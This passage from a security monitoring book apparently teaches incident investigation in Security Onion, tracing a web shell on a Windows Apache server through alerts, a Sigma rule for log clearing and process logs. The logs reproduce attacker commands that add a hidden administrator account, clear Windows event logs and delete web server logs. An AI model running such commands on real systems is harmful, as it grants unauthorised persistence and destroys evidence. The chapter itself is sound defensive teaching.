event.mo
33 ET USER_AGENTS Microsoft Device Metadata Retrieval Client User-Agent suricata
4 GPL ATTACK_RESPONSE command completed suricata
2 ET INFO RDP - Response To External Host suricata
2 ET WEB_SERVER WebShell Generic - net user suricata
2 Suspicious Eventlog Clearing or Configuration Change Activity sigma
1 ET ATTACK_RESPONSE Net User Command Response suricata
1 ET INFO Packed Executable Download suricata
Summary
This rule detects suspicious activity related to the clearing or modification of Windows Event Logs, which can involve the use of utilities such as "wevtutil," "powershell," and "wmic." Threat actors, including those deploying ransomware, may utilize these techniques to evade defenses by tampering with or erasing log data. The rule identifies specific command-line executions associated with these utilities, like clearing logs, modifying log configurations, and changing log file locations, to help highlight potential malicious activities.
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-16. Alert with Detections palette populated

This is a rule that detects suspicious activity related to clearing Windows logs using tools such as wevtutil or wmic. The rule is written in Sigma, and so it's implemented on the backend as a saved query that periodically searches the collected logs for strings related to this attack technique (Figure 19-17).

Security Onion - Alerts
Security Onion
so-manager/#/detection/e7321612-e1ad-482b-baf3-f7b386402d67?tab=tuning
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Detection Logic
logsource:
category: process_creation
product: windows
detection:
selection_wevtutil_img:
- Image|endswith: \wevtutil.exe
- OriginalFileName: wevtutil.exe
selection_wevtutil_cmd:
CommandLine|contains:
- 'clear-log '
- ' cl '
- 'set-log '
- ' sl '
- 'lfn:'
selection_other_ps_img:
Image|endswith:
- \powershell.exe
- \powershell_ise.exe
- \pwsh.exe
selection_other_ps_cmd:
- CommandLine|contains:
- 'Clear-EventLog '
- 'Remove-EventLog '
- 'Limit-EventLog '
License:
DRL
Created:
2019-09-26
Updated:
2025-03-12
Author:
Ecco, Daniil Yugoslavskiy, oscd.community, D3F7A5105, Swachchhanda Shrawan Poudel (Nextron Systems)
SOC Id: e7321612-e1ad-482b-baf3-f7b3864(
Creator: security@acmeonions.com
Created: Sep 22, 2025 8:23 PM
Updated: Mar 1, 2026 6:18 PM
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-17. Process creation rule definition

In this case, we have a hit for wevtutil—a user executed wevtutil to clear the Security and Application logs, and that wevtutil process execution event was logged, forwarded into Security Onion, and then returned for this saved query (Figure 19-18).



Security Onion - Alerts
Security Onion - Hunt
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Fetch Limit
100
Filter Results
Timestamp
event.dataset
process.command_line
host.name
2026-03-02 14:37:53.479 +00:00 endpoint.events.process C:\xampp\apache\bin\httpd.exe -d C:/xampp/apache windows-www
2026-03-02 14:38:21.364 +00:00 endpoint.events.process cmd.exe /c "cmd /C "whoami" 2>&1" windows-www
2026-03-02 14:38:27.981 +00:00 endpoint.events.process cmd.exe /c "cmd /C "net user /add backups Passw0rd!" 2>&1" windows-www
2026-03-02 14:38:36.355 +00:00 endpoint.events.process cmd.exe /c "cmd /C "net localgroup Administrators backups /add" 2>&1" windows-www
2026-03-02 14:38:43.424 +00:00 endpoint.events.process cmd.exe /c "cmd /C "net users" 2>&1" windows-www
2026-03-02 14:38:53.997 +00:00 endpoint.events.process cmd.exe /c "cmd /C "net localgroup administrators" 2>&1" windows-www
2026-03-02 14:39:13.604 +00:00 endpoint.events.process cmd.exe /c "cmd /C "wevtutil cl Security" 2>&1" windows-www
2026-03-02 14:39:19.338 +00:00 endpoint.events.process cmd.exe /c "cmd /C "wevtutil cl Application" 2>&1" windows-www
2026-03-02 14:39:25.069 +00:00 endpoint.events.process cmd.exe /c "cmd /C "del /f /q c:\xampp\apache\logs*" 2>&1" windows-www
Items per page: 10
1-9 of 9
The backend data fetch took 0.096 seconds. The total round trip took 0.219 seconds.
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-18. Process table showing wevtutil commands

Because this is a process execution log, we can pivot directly into the process information in the SOC and find the other processes with the same parent—that is, all the processes that were kicked off by the web shell running under Apache that's accepting commands from our attacker (Figure 19-19).



Security Onion - Alerts
Security Onion - Hunt
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Events
Fetch Limit
100
Filter Results
Timestamp
event.dataset
process.parent.pid
process.command_line
2026-03-02 14:38:21.364 +00:00 endpoint.events.process 2244 cmd.exe /c "cmd /C "whoami" 2>&1"
2026-03-02 14:38:27.981 +00:00 endpoint.events.process 2244 cmd.exe /c "cmd /C "net user /add backups Passw0rd!" 2>&1"
2026-03-02 14:38:36.355 +00:00 endpoint.events.process 2244 cmd.exe /c "cmd /C "net localgroup Administrators backups /add" 2>&1"
2026-03-02 14:38:43.424 +00:00 endpoint.events.process 2244 cmd.exe /c "cmd /C "net users" 2>&1"
2026-03-02 14:38:53.997 +00:00 endpoint.events.process 2244 cmd.exe /c "cmd /C "net localgroup administrators" 2>&1"
2026-03-02 14:39:13.604 +00:00 endpoint.events.process 2244 cmd.exe /c "cmd /C "wevtutil cl Security" 2>&1"
2026-03-02 14:39:19.338 +00:00 endpoint.events.process 2244 cmd.exe /c "cmd /C "wevtutil cl Application" 2>&1"
2026-03-02 14:39:25.069 +00:00 endpoint.events.process 2244 cmd.exe /c "cmd /C "del /f /q c:\xampp\apache\logs*" 2>&1"
Items per page: 10
1-8 of 8
The backend data fetch took 0.099 seconds. The total round trip took 0.103 seconds.
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-19. Process table showing other child processes

We see the exact same data here as when we looked at the plaintext traffic in Cyberchef: the attacker runs `whoami`, then some net commands to create the backups account and set up persistence, and then deletes all the other logs.

Now to clean up the last loose end—where did *standard.php* come from? How did this end up on our web server (Figure 19-20)?



Security Onion - Alerts
Security Onion - Hunt
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Items per page: 10 1-1 of 1
Items per page: 10 0-0 of 0
Count
dll.path
No data available
Items per page: 10 0-0 of 0
Events
Fetch Limit
100
Filter Results
parent.pid
process.command_line
host.name
user.name
process.name
event.action
file.path
windows-www
jimmy
powershell.exe
["creation"]
C:\xampp\htdocs\standard.php
Items per page: 10 1-1 of 1
The backend data fetch took 0.13 seconds. The total round trip took 0.132 seconds.
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-20. Hunt screen for standard.php

If I search for the filename in my collected logs, I find a file creation event that was logged by the Elastic Agent running on my Windows web server. It looks like the file was written by a PowerShell process running under the user account "jimmy." So either this is a piece of PowerShell malware that was unwittingly run by Jimmy, or someone compromised Jimmy's credentials and downloaded it themselves (Figure 19-21).

Searching for Jimmy's username in our collected security logs yields a Logon Type 10 event, which is a remote desktop protocol login for Jimmy, from that 12.12.12.122 IP that we've seen connecting to our web shell. It looks like Jimmy left this box open to the internet via RDP with a weak password, this attacker logged in, downloaded the web shell, and then moved the attack to that path.



Security Onion - Alerts -
Security Onion - Hunt -
so-manager/#/hunt?q="jimmy"+AND+event.dataset:+"system.security"+AND+user.name:"jimmy"+|+groupby+event.dataset+|+gle...
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Logon ID: 0x3E7
Logon Information:
Logon Type: 10
Restricted Admin Mode: No
Virtual Account: No
Elevated Token: No
Impersonation Level: Impersonation
New Logon:
Security ID: S-1-5-21-321011808-3761883066-353627080-1005
Account Name: jimmy
Account Domain: WINDOWS-WWW
Logon ID: 0x2367A7
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}
Process Information:
Process ID: 0x590
Process Name: C:\Windows\System32\svchost.exe
Network Information:
Workstation Name: WINDOWS-WWW
Source Network Address: 12.12.12.122
Source Port: 0
Detailed Authentication Information:
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-21. RDP login event for Jimmy's account

Remediation

As you may have gathered by now, Security Onion is a monitoring and investigation tool, not an active response platform. This means there's no way for us to quarantine the victim host or perform any other remediation actions remotely. That said, we have a bit of a list here:

- Update the configuration on the web server to run Apache under a limited service account rather than Administrator.
- Tell Jimmy to pick a better password.
- Remove *standard.php* from the web server.
- Remove the backups account that the attacker added.
- Vet my other internet-accessible servers for potential compromise with similar tools or techniques.

Summary

